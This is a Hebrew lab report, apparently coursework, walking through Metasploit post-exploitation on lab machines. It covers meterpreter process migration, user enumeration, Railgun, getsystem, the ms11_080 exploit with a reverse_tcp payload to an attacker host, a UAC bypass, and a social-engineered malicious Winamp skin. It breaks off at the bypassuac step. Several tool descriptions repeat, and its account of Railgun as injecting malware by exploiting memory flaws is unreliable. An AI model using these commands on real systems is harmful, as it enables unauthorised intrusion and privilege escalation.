מבוא: בניסוי זה נראה כיצד ניתן להריץ סקריפטים בmeterpreter ,סקריפטים אלה יכולים לבוא מובנים מראש דרך הנתיב /usr/share/Metasploit-framework/scripts/meterpreter ואף יכולים להיווצר על ידינו, סקריפטים אלה נכתבים בשפת ruby (שפת תכנות דינמית מונחית-עצמים המשלבת תחביר) סקריפטים אלה שמישים לאחר שקיבלנו גישה למערכת הקורבן. בעת התקפה מוצלחת המנצלת חולשת אבטחה מסוימת, אנו מקבלים שליטה על מכונת הקורבן. השליטה פותחת session של meterpreter מול מכונת הקורבן. ה-meterpreter הוא מעין shell משודרג, המאפשר לנו לבצע מגוון רחב של פעולות על מכונת הקורבן. בניסוי נסביר את תכליתן של פונקציות אלה. לפני קבלת הגישה עם meterpreter , עבדנו עם מערכת metaspolit ועם הכלי Msfvenom אשר איתו יצרנו את הקונפיגורציה לפריצה.

מכונת הקורבן היא Windows XP

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

כדי להריץ סקריפט ב meterpreter נרשום את המילה run ואחריה הסקריפט שנרצה להריץ, בניסי נשתמש בפקודה migrate, שכמו שציינו בניסוי קודם אנו בעצם משייכים את הסשן שלנו בmeterpreter לתהליך שרץ במכונת הקורבן, פקודה זו יכולה להיות שימושית במצבים כמו: להימנע מגילוי על ידי תוכנות אבטחה, כדי להעביר את ה-meterpreter לתהליך עם הרשאות גבוהות יותר, כדי להעביר את ה-meterpreter לתהליך במערכת אחרת. נבדוק איזה אופציות יש לנו לפקודה הזו

```
meterpreter > run migrate -h

OPTIONS:

    -f        Launch a process and migrate into the new process
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer.exe)
    -p <opt>  PID to migrate to.


meterpreter >
```

נבדוק בעזרת פקודת ps את כל רשימת התהליכים (והקבצים) הרצים במכונת הקורבן Windows XP

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session     User                  Path
 ---   ----  ----                  ----  -------     ----                  ----
 0     0     [System Process]            4294967295
 4     0     System                x86   0
 132   700   FileZilla Server.exe  x86   0           NT AUTHORITY\SYSTEM   C:\xampp\FileZillaFTP\FileZilla
server.exe
 204   700   mysqld.exe            x86   0           NT AUTHORITY\SYSTEM   C:\xampp\mysql\bin\mysqld.exe
 264   3944  rundll32.exe          x86   0           BOOKXP\georgia        C:\WINDOWS\system32\rundll32.exe
 272   3944  ctfmon.exe            x86   0           BOOKXP\georgia        C:\WINDOWS\system32\ctfmon.exe
 296   1052  wscntfy.exe           x86   0           BOOKXP\georgia        C:\WINDOWS\system32\wscntfy.exe
 320   1968  httpd.exe             x86   0           NT AUTHORITY\SYSTEM   C:\xampp\apache\bin\httpd.exe
 380   4     smss.exe              x86   0           NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
 556   380   csrss.exe             x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.ex
e
 588   380   winlogon.exe          x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon
.exe
 700   588   services.exe          x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
 712   588   lsass.exe             x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
 868   700   vmacthlp.exe          x86   0           NT AUTHORITY\SYSTEM   C:\Program Files\VMware\VMware T
ools\vmacthlp.exe
 884   700   svchost.exe           x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
```

התהליך של explorer.exe רץ לנו עם תהליך 3944, תהליך זה נראה בטוח ולכן נבחר בו. ניתן לראות שעברנו מתהליך של svchost (תהליך זה אחראי לארח שירותים רבים של Windows, כגון Update Service, Firewall Service ו-Print Spooler Service) לתהליך 3944 , ניתן לראות שmeterpreter הצליח להתחבר בהצלחה לתהליך. אם שרת SMB (סוג של שרת המאפשר למשתמשים לגשת לקבצים, מדפסות ומשאבים אחרים ברשת) לא יהיה יציב או יפול אז הסשן שלנו יהיה בטוח.

ניתן לראות שהיוזר עכשיו השתנה ממערכת לgeorgia שכן התהליך רץ על היוזר הזה.

```
meterpreter > run migrate -p 3944
[*] Current server process: svchost.exe (1052)
[+] Migrating to 3944
[+] Successfully migrated to process
meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter >
```

Metasploit Post-Exploitation Modules

מבוא: בניסוי זה נראה כי קיימים מודולים בMetasploit שניתן להשתמש בהן לאחר שניצלנו חולשה מסויימת וקיבלנו סשן ב meterpreter, ספריית מודולים אלה בMetasploit היא קבוצה של מודולים שיכולים לשמש כדי להרחיב את יכולות ה-Meterpreter לאחר שהשתלט על מחשב מרוחק. מודולים אלה יכולים לשמש למגוון מטרות, כגון:

- איסוף מידע: מודולים אלה יכולים לשמש לאיסוף מידע מהמחשב הנגוע, כגון רשימת קבצים, רשימת משתמשים, רשימת תהליכים וכו'.
- השתלטות על מערכת: מודולים אלה יכולים לשמש להשתלטות על המערכת הנגוע, כגון העלאת הרשאות, הוספת משתמשים חדשים וכו'.
- הפעלת קוד: מודולים אלה יכולים לשמש להפעלת קוד במחשב הנגוע, כגון תוכנות זדוניות, תוכנות ריגול וכו'.

מודולים אלה שמישים לאחר שקיבלנו גישה למערכת הקורבן. בעת התקפה מוצלחת המנצלת חולשת אבטחה מסוימת, אנו מקבלים שליטה על מכונת הקורבן. השליטה פותחת session של meterpreter מול מכונת הקורבן. ה-meterpreter הוא מעין shell משודרג, המאפשר לנו לבצע מגוון רחב של פעולות על מכונת הקורבן. בניסוי נסביר את תכליתן של פונקציות אלה. לפני קבלת הגישה עם meterpreter , עבדנו עם מערכת metaspolit ועם הכלי Msfvenom אשר איתו יצרנו את הקונפיגורציה לפריצה.

מכונת הקורבן היא Windows XP

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

לאחר שקיבלנו סשן על ידי ניצול חולשה נוכל להשתמש במודול הבא post/windows/gather/enuam_logged_on_users , מודול זה יציג לנו איזה יוזרים מחוברים כרגע למכונת הקורבן אותה תקפנו (Windows XP) , נראה מה האופציות במודול זה ועוד פרטים עליו.

```
meterpreter > background
[*] Backgrounding session 5...
msf exploit(ms08_067_netapi) > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > show options

Module options (post/windows/gather/enum_logged_on_users):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CURRENT  true             yes       Enumerate currently logged on users
   RECENT   true             yes       Enumerate Recently logged on users
   SESSION                   yes       The session to run this module on.

msf post(enum_logged_on_users) >
```

נשים לב בשונה מהמודולים שהשתמשנו לפני שניצלנו חולשה בדרך כלל הכנסו את כתובת IP של מכונת הקורבן וכתובת IP של מכונת התוקף , במודולים אלה כבר יש לנו גישה אל מכונת הקורבן אז נצטרך רק לשייך את מספר הסשן שקיבלנו מ meterpreter למודול. לאחר שהכנסנו את מספר הסשן וביצענו את הפקודה exploit נוכל לראות כי המשתמש georgia מחוברת למכונת הקורבן ובנוסף נשמר לנו בקובץ txt את הפלט של איזה יוזרים מחוברים למכונת הקורבן Windows XP

```
msf post(enum_logged_on_users) > set SESSION 5
SESSION => 5
msf post(enum_logged_on_users) > exploit

[*] Running against session 5

Current Logged Users
====================

 SID                                          User
 ---                                          ----
 S-1-5-21-725345543-287218729-839522115-1003  BOOKXP\georgia


[*] Results saved in: /root/.msf4/loot/20240123075109_default_10.100.102.89_host.users.activ_156532.txt

Recently Logged Users
=====================

 SID                                          Profile Path
 ---                                          ------------
 S-1-5-18                                     %systemroot%\system32\config\systemprofile
 S-1-5-19                                     %SystemDrive%\Documents and Settings\LocalService
 S-1-5-20                                     %SystemDrive%\Documents and Settings\NetworkService
 S-1-5-21-725345543-287218729-839522115-1003  %SystemDrive%\Documents and Settings\georgia
 S-1-5-21-725345543-287218729-839522115-500   %SystemDrive%\Documents and Settings\Administrator


[*] Post module execution completed
msf post(enum_logged_on_users) >
```

ניתן לראות שבאמת נשמר לנו בקובץ txt את הפלט של איזה יוזרים מחוברים למכונת הקורבן Windows XP שאלה הם בעצם היוזר של georgia ומספר ה SID שלה (ערך ייחודי שמאפשר לזהות עצם מאובטח שמערכת ההפעלה Windows יכולה לאמת)

```
root@kali:~# ls
BFSkimVd.jpeg  index2.html  index.html        normal file.txt  test.txt
Desktop        index3.html  meterpreter2.php  NzcEVusd.jpeg    xuxfBOKv.jpeg
dJJsofpB.jpeg  index4.html  meterpreter.php   qdSwiYWP.jpeg
FwqsdOua.jpeg  index5.html  MypoKbmy.jpeg     test.php
root@kali:~# cd /root/.msf4
root@kali:~/.msf4# ls
history  local  logs  loot  modules  plugins
root@kali:~/.msf4# cd loot
root@kali:~/.msf4/loot# ls
20240123075109_default_10.100.102.89_host.users.activ_156532.txt
20240123075110_default_10.100.102.89_host.users.recen_985872.txt
root@kali:~/.msf4/loot# cat 20240123075109_default_10.100.102.89_host.users.acti
v_156532.txt
Current Logged Users
====================

 SID                                          User
 ---                                          ----
 S-1-5-21-725345543-287218729-839522115-1003  BOOKXP\georgia
root@kali:~/.msf4/loot#
```

Railgun

מבוא: בניסוי זה נראה את הרחבת Railgun של meterpreter, הרחבה זו היא בעצם מודול ייעודי המאפשר לנו להזריק קוד זדוני ישירות לזיכרון של תהליך מרוחק. זוהי טכניקה חזקה במיוחד שיכולה לעקוף אמצעי הגנה רבים, כגון תוכנות אנטי-וירוס וחומות אש. היתרונות של שימוש ב-Railgun הן למשל:

- עקיפת אמצעי הגנה: Railgun יכול לעקוף תוכנות אנטי-וירוס וחומות אש על ידי הזרקת קוד זדוני ישירות לזיכרון של תהליך מרוחק.
- ביצוע מרחוק: ניתן להשתמש ב-Railgun כדי להפעיל קוד זדוני על מערכות מרוחקות מבלי להזדקק לגישה ישירה למערכת.
- גמישות: ניתן להשתמש ב-Railgun להזרקת מגוון רחב של קוד זדוני, כולל סוסים טרויאניים, keyloggers ו-rootkits.

Railgun עובד על ידי ניצול פגיעויות בזיכרון של תהליכים מרוחקים. פגיעויות אלו מאפשרות לו להזריק קוד זדוני לזיכרון התהליך ולגרום לו לבצע את הקוד.

דוגמאות לשימוש ב Railgun :

- נניח שאנו בודקים חדירות ואנו רוצים להשיג גישה למערכת מרוחקת. אנו יכולים להשתמש ב-Railgun כדי להזריק קוד זדוני לזיכרון של תהליך מרוחק על מערכת זו. לאחר מכן, הקוד הזדוני יכול לתת לנו גישה למערכת.
- נניח שאנו עובדים עבור חברה ואנו רוצים להגן על המערכות שלנו מפני התקפות. אנחנו יכולים להשתמש ב-Railgun כדי להזריק קוד זדוני לזיכרון של תהליך מרוחק על מערכת משלנו. לאחר מכן, הקוד הזדוני יכול לחסום התקפות על המערכת.

Railgun הוא בין המודולים הקיימים בMetasploit שניתן להשתמש בהן לאחר שניצלנו חולשה מסויימת וקיבלנו סשן ב meterpreter , מודולים אלה בMetasploit יכולים לשמש כדי להרחיב את יכולות ה-Meterpreter לאחר שהשתלט על מחשב מרוחק.Railgun כמו שאר המודולים שמישים לאחר שקיבלנו גישה למערכת הקורבן. בעת התקפה מוצלחת המנצלת חולשת אבטחה מסוימת, אנו מקבלים שליטה על מכונת הקורבן. השליטה פותחת session של meterpreter מול מכונת הקורבן. ה-meterpreter הוא מעין shell משודרג, המאפשר לנו לבצע מגוון רחב של פעולות על מכונת הקורבן. בניסוי נסביר את תכליתן של פונקציות אלה. לפני קבלת הגישה עם meterpreter , עבדנו עם מערכת metaspolit ועם הכלי Msfvenom אשר איתו יצרנו את הקונפיגורציה לפריצה.

מכונת הקורבן היא Windows XP

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

נרשום את הפקודה irb , פקודה זו בעצם מכניסה אותנו ל- Ruby shell והמשתנה של client מחזיק את ה client של הסשן של הmeterpreter, לאחר מכן נכניס את הפקודה הבא client.railgun.shell32.IsUserAnAdmin , פקודה זו בעצמם אומרת למפרש של שפת Ruby להשתמש בrailgun בסשן הנוכחי שקיבלנו מה meterpreter ושייגש לפונקציה IsUserAdmin שמופיע בקובץ shell32.dll זה קובץ מערכת חיוני במערכות הפעלה של Windows. זהו ספריית קישור דינמי (DLL) של 32 סיביות, המכיל אוסף של קוד ניתן לביצוע שניתן לשתף על ידי תוכניות מרובות. קיבלנו שאכן היוזר אליו אנו מחוברים, georgia, הוא אדמיניסטרטור.

```
msf post(enum_logged_on_users) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}
>> exit
meterpreter >
```

Local privilege Escalation

מבוא: בניסוי הזה נראה כיצד אנחנו מוסיפים לנו הרשאות על מערכת הקורבן לאחר שניצלנו חולשה הקיימת בה וקיבלנו סשן מ meterpreter , ייתכן שכאשר ניצלנו את החולשה במערכת הקורבן קיבלנו הרשאות של משתמש רגיל ללא הרשאות מערכת ולכן עם רמת הרשאה זו נהיה מוגבלים, מכאן שנרצה לקבל הרשאות מערכות מלאות. נשתמש בטכניקות שונות להסלמת הרשאות.

הניסוי מחולק ל3 מערכות הקורבן השונות: Windows XP, Windows 7, Ubuntu.

1. במערכת הקורבן Windows XP נקבל קודם סשן ל meterpreter על ידי ניצול החולשה ms08_067_netapi שהיא חולשה בשירות ה-Server של Microsoft, המאפשרת למתקף להריץ קוד מרחוק במחשב פגוע. החולשה נובעת משגיאה בקוד ה-RPC של השירות, המאפשרת למתקף לשלוח בקשה לא תקינה לשירות, שתגרום לו להריץ קוד זדוני. לאחר מכן ננסה להשתמש בפונקציה המוצעת מ meterpreter שקוראים לה getsystem, פונקציה זו כשמה כן היא, מנסה להתחבר ליוזר בעל הרשאות מערכת, הפונקציה משתמשת בסדרת התנסויות מוכרות עד שהיא מצליחה או כושלת. במקרה בו הצליחה, זכינו. במקרה בו לא הצליחה, ננסה דרך אחרת, נשתמש במודולים שקיימים ב msfvevom .
2. במערכת הקורבן Windows 7 נקבל קודם סשן ל meterpreter על ידי ניצול החולשה הקיימת בתוכנת המדיה Winamp ננצל את החולשה על ידי יצירת קובץ זדוני ושכנוע המשתמש במכונת הקורבן להתקין אותו בכך שהקובץ "אמור" לתת לו skin חדש לנגן. לאחר מכן, ננסה להשתמש בפונקציה המוצעת מ meterpreter שקוראים לה getsystem מנסה להתחבר ליוזר בעל הרשאות מערכת, הפונקציה משתמשת בסדרת התנסויות מוכרות עד שהיא מצליחה או כושלת. במקרה זה היא כשלה ולכן ננצל חולשה במנגנון ה UAC (User Access Control) בכך שהוא משתמש על ידי הזרקת תהליך של תעודה של מוציא לאור מהימן. במנגנון זה, כל התוכנות מורצות עם הרשאות ברמת משתמש, ואם יש צורך בהפעלה שלהן ברמת מערכת, המשתמש יצטרך לאשר זאת בשונה ממכונת הקורבן Windows XP. לאחר מכן תהיה לנו האופציה לבצע את הפקודה getsystem אשר תתן לנו סשן מ- meterpreter עם משתמש עם הרשאות מערכת.
3. במערכת הקורבן Ubuntu נקבל קודם סשן ל meterpreter על ידי ניצול חולשה המוכרת שהייתה לתוכנת TikiWiki CMS חולשה זו מוכרת בשם CVE-2007-5423, חולשה זו אפשרה למשתמשים להחדיר קוד PHP שרירותי אשר יכול לגרום לנזקים שונים בשרת. לאחר מכן, נראה עוד קצת פרטים על המערכת ונשתמש בחולשה שקיימת למנגנון udev, המנגנון הוא ניהול ההתקנים של linux , החולשה הקיימת היא CVE-2009-1185, הבעיה נגרמת מכך שה-daemon (שרץ כ root) האחראי לטעינה של דרייברים לא מצליח לזהות אם מקור הבקשה לטעינת הדרייבר היא מה-user או מה-kernel , כלומר הודעות הנשלחות ממשתמש ל udev יכול לשכנע להריץ עם הרשאות root. נחפש את הקובץ שקשור לחולשה ונעלה אותו לשרת הIP של המערכת התוקפת, בעזרת הסשן שקיבלנו מקודם נוריד את הקובץ ונקמפל אותו, נבדוק איזה PID קשור ל udev , נקים מאזין במכונה התוקפת ונריץ את הקובץ המקומפל, . בסוף מכונת הקורבן תיזום קשר למכונה התוקפת בעזרת משתמש root וכך נקבל משתמש עם מערכת.

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole , ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

Apache היא תוכנת שרת אינטרנט(HTTP server). משמעות הדבר היא שהיא זו שמגישה לנו את התכנים שאנחנו רואים באתרים רבים שאנחנו מבקרים בהם. היא אחראית על העברת דפי האינטרנט, תמונות, קטעי וידאו וכל דבר אחר מהשרת למחשב או לטלפון.

תוכנת Netcat שהיא כלי רשת חופשי ופתוח המשמש ליצירת התחברויות רשת בפרוטוקול TCP או UDP, ויכול לשמש למגוון מטרות למשל: יצירת התחברויות מרוחקות, בדיקת פורטים פתוחים, העברת קבצים והפעלת שירותים.

תוכנת TikiWiki CMS המותקנת במכונת הקורבן Ubuntu, מערכת הפעלה מבוססת לינוקס, הניתנת להורדה בחינם ובקוד פתוח. המערכת מספקת למשתמשים כלי יצירה וניהול, היא מאפשרת להם למשל ליצור דפי אינטרנט ולנהל אותם. מערכת Tiki כתובה בשפת התכנות PHP (Hypertext Pre Processor) שהינה שפת תסריטים שהקוד שלה מטופל על ידי מפרש הרץ בצד השרת. השפה מאפשרת לפתח אתרים ודפי אינטרנט דינמיים, והיא נפוצה למדי כיום בפיתוח אתרים.

Winamp היא תוכנת נגן מדיה חופשית שניתן להורדה למערכת ההפעלה Windows. היא תומכת במגוון רחב של פורמטים של קובצי שמע, כולל MP3, AAC, WMA, OGG, FLAC ועוד. Winamp כוללת גם מגוון של תכונות נוספות, כגון תמיכה בערכות נושא, הוספת אפקטים קוליים, ועוד. Winamp היא תוכנת נגן מדיה פופולרית ויעילה שיכולה לספק חווית האזנה למוזיקה נהדרת. היא תומכת במגוון רחב של פורמטים, כוללת מגוון של תכונות נוספות, וניתנת להורדה בחינם ולכן ניצול החולשה בתוכנה תאפשר לנו התקפה רחבה יותר של משתמשים.

<u>תיאור מהלך ביצוע הניסוי:</u>

בחלק הזה של הניסוי נראה על מכונת הקורבן Windows XP. (המכונה התוקפת הייתה kali linux 1.0.6)

השתמשנו בחולשה המוכרת ms08_067_netapi הקיימת לWindows XP וקיבלנו סשן מה meterpreter, על ידי הפקודה getuid נקבל את המשתמש עם ההרשאותיו ברגע התקיפה, במקרה זה georgia .

נבדוק מה האופציות של פקודת getsystem , ונרצה להשתמש באופציה הדיפולטיבית הריקה שמנסה את כל האופציות שיש לפקודה. כמו כן, ניתן לראות שבאמצעות טכניקה מספר 1 הצלחנו לקבל את המשתמש עם הרשאות מערכת, ושעל ידי פקודה נוספת של getuid נוכל לאמת זאת. כתוצאה כך, הצלחנו בקלות לקבל משתמש הרשאות מערכת ללא הסתבכות, ומכאן נוכל לעשות כמעט כל דבר שנרצה במכונת הקורבן

```
meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)


meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

עכשיו נדמה מצב בו הפקודה getsystem אינה מצליחה להתחבר למשתמש עם הרשאות מערכת.

נחזיר את המשתמש הקודם שהיה לנו georgia עם הפקודה rev2self ועם הפקודה getuid נוכל לאמת שאכן חזרנו למשתמש המקורי ברגע שקרתה הפריצה

```
meterpreter > rev2self
meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter >
```

נכניס את הסשן שלנו למאחורי הקלעים בעזרת פקודת background , נשתמש במודול exploit/windows/local/ms11_080_afdjoinleaf , מודול זה הוא מודול מובנה של Msfvenom לצורך הסלמת הרשאות, מנצל חולשה בזרימה בפונקציית afdjoinleaf בקובץ afd.sys בדרייבר של Windows ומבוצע על ידי שליחת בקשה מיוחדת ל active directory . פעולת המודול: תחילה יש בדיקת מערכת הפעלה, המודול בודק תחילה אם מערכת ההפעלה פגיעה, לאחר מכן יש יצירת בקשה זדונית שבה המודול יוצר בקשה מיוחדת המנצלת את הפגיעות ב-afdjoinleaf.dll, המודול שולח את הבקשה הזדונית לשירות Active Directory, ולבסוף אם הפגיעות קיימת, השירות יפעיל את הקוד הזדוני ויעניק לתוקף הרשאות מנהל מערכת. נשתמש במודול זה ונראה מה האופציות שלו

```
meterpreter > background
[*] Backgrounding session 6...
msf exploit(ms08_067_netapi) > use exploit/windows/local/ms11_080_afdjoinleaf
msf exploit(ms11_080_afdjoinleaf) > show options

Module options (exploit/windows/local/ms11_080_afdjoinleaf):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms11_080_afdjoinleaf) >
```

נגדיר את הסשן שלנו להיות הסשן שהמודול ישתמש בו, נוסיף את ה payload הזה windows/meterpreter/reverse_tcp , payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של Windows חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי

post-exploit רב עוצמה במסגרת מסגרת Metasploit. ונגדיר לו את LHOST להיות כתובת הIP של המכונה התוקפת

```
msf exploit(ms11_080_afdjoinleaf) > set SESSION 6
SESSION => 6
msf exploit(ms11_080_afdjoinleaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_080_afdjoinleaf) > set LHOST 10.100.102.85
LHOST => 10.100.102.85
msf exploit(ms11_080_afdjoinleaf) >
```

נבצע את הפקודה exploit במידה ונצליח נראה שנפתח לנו סשן חדש מה meterpreter ועל ידי פקודה getuid נוכל לאמת שאכן קיבלנו משתמש עם הרשאות מערכת, מכאן שהסלמת ההרשאות עבדה

```
msf exploit(ms11_080_afdjoinleaf) > exploit

[*] Started reverse handler on 10.100.102.85:4444
[*] Running against Windows XP SP2 / SP3
[*] Kernel Base Address: 0x804d7000
[*] HalDisPatchTable Address: 0x80545838
[*] HaliQuerySystemInformation Address: 0x806e6bba
[*] HalpSetSystemInformation Address: 0x806e9436
[*] Triggering AFDJoinLeaf pointer overwrite...
[*] Injecting the payload into SYSTEM process: winlogon.exe PID: 588
[*] Writing 290 bytes at address 0x00a70000
[*] Restoring the original token...
[*] Sending stage (769024 bytes) to 10.100.102.89
[*] Meterpreter session 7 opened (10.100.102.85:4444 -> 10.100.102.89:1060) at 2024-01-23 11:35:36 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

בחלק הזה של הניסוי נראה על מכונת הקורבן Windows 7 (המכונה התוקפת בחלק הזה הייתה kali linux 2023)

השתמשנו בחולשה המוכרת שהייתה לתוכנת נגן המדיה Winamp שבה יצרנו קובץ קונפיגורציה זדוני שהמשתמש יחליף אותו בקובץ הקיים על מנת שייתן לו עוד skin לתוכנה, בסוף החולשה קיבלנו סשן מה meterpreter . נבדוק על ידי הפקודה getuid איזה משתמש קיבלנו בעת הפירצה, במקרה זה קיבלנו את של Georgia Weidman .

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter >
```

נבדוק אם נוכל לקבל משתמש עם הרשאות מערכת על ידי הפקודה getsystem , כפי שניתן לראות לא צלחנו במקרה הזה כמו במקרה הקודם עם מכונת הקורבן Windows XP . הסיבה לכך שהפעם לא צלחנו היא שלא בגלל שפירצה זו נחסמה(כי למכונה שאנו הורדנו עדיין קיימת לה הפירצה) אלא כי למערכת ההפעלה Windows 7 יש מנגנון אבטחה חזק יותר (UAC=User Account Control).
במנגנון זה, כל התוכנות מורצות עם הרשאות ברמת משתמש, ואם יש צורך בהפעלה שלהן ברמת מערכת, המשתמש יצטרך לאשר זאת.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

נכניס את הסשן שלנו למאחורי הקלעים על ידי הפקודה background ונשתמש במודול הזה exploit/windows/local/bypassuac , מודול זה הוא מובנה ב Msfvenom והוא נועד לעקוף את

מנגנון ה UAC בכך שהוא משתמש על ידי הזרקת תהליך של תעודה של מוציא לאור מהימן (trusted publisher). נשתמש במנגנון זה להסלמת הרשאות מערכת. נראה מה האופציות במודול זה.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
